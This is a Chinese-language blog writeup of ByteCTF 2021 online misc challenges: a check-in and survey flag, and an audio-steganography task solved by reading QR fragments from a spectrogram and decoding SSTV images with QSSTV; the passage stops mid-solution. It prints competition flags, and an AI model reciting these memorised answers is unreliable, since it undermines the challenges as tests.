2021安全范儿高校挑战赛ByteCTF线上赛部分Writeup

原创

[末 初](#) 于 2021-10-19 10:14:30 发布 661 收藏 8
分类专栏： [CTF_MISC_Writeup](#) [CTF_WEB_Writeup](#) 文章标签： [2021ByteCTF](#)


[CTF_MISC_Writeup 同时被 2 个专栏收录](#)
246 篇文章 46 订阅
订阅专栏

[CTF_WEB_Writeup](#)
159 篇文章 31 订阅
订阅专栏


文章目录

```
MISC题目附件自取
链接：https://pan.baidu.com/s/1Fdgdz07eIptzzW4ZFWfwWg
提取码：vujm
```

MISC-Checkin


Checkin


字节跳动安全系列活动主题名字是什么？你造吗？关注【字节跳动安全中心】公众号并回复本次大赛主题（4字），会有意外惊喜！


安全范儿

ByteCTF{Empower_Security_Enrich_Life}

```
ByteCTF{Empower_Security_Enrich_Life}
```


MISC-Survey


Survey

Thank you for playing ByteCTF!
Visit https://www.wjx.cn/vj/eywKU3d.aspx and get the flag!


```
ByteCTF{h0p3_y0u_Enjoy_our_ch4ll3n9es!}
```


MISC-HearingNotBelieving


HearingNotBelieving


Hearing is not believing

`hearing.wav` 使用 `Audacity` 打开，查看 `频谱图` 在开头发现二维码碎片






截图，用 PS 拼接，然后转黑白




已解码数据 1:


位置:(93.4,83.5)-(521.5,83.4)-(84.7,446.1)-(514.8,444.2)
颜色反色, 正像
版本: 1
纠错等级:H, 掩码:0
内容:
m4yB3_


后面的听的出是 SSTV





项目采样率 (Hz) 48000
吸附到 关闭
选区的起点和终点
00 时 00 分 00.000 秒 00 时 00 分 00.000 秒
00 时 00 分 00 秒
已停止.

`QSSTV` 转换，注意勾选上 `Auto Slant` (不勾选转换出来的图片有绿边影响)以及 `Auto Save`


```
root@kali /home/mochu7/qsstv/rx_sstv % ls
cache                    R36_20211016_103433.png  R36_20211016_103442.png  R36_20211016_103451.png  R36_20211016_103459.png  R36_20211016_103508.png  R36_20211016_103517.png  R36_20211016_103525.png  R36_20211016_103534.png
R36_20211016_103429.png  R36_20211016_103438.png  R36_20211016_103446.png  R36_20211016_103455.png  R36_20211016_103504.png  R36_20211016_103512.png  R36_20211016_103521.png  R36_20211016_103530.png
root@kali /home/mochu7/qsstv/rx_sstv % 
```
QSSTV 9.4.4
Auto Slant
Autosave
Sensitivity Normal
Mode Auto
Default Image format png
Save if Complete (%) 25
Call:
No sync





QSSTV 会将这些图片存储在 /home/用户名/qsstv/rx_sstv/ 下， montage 连起来发现 gaps 拼不出来；直接 PS 手拼

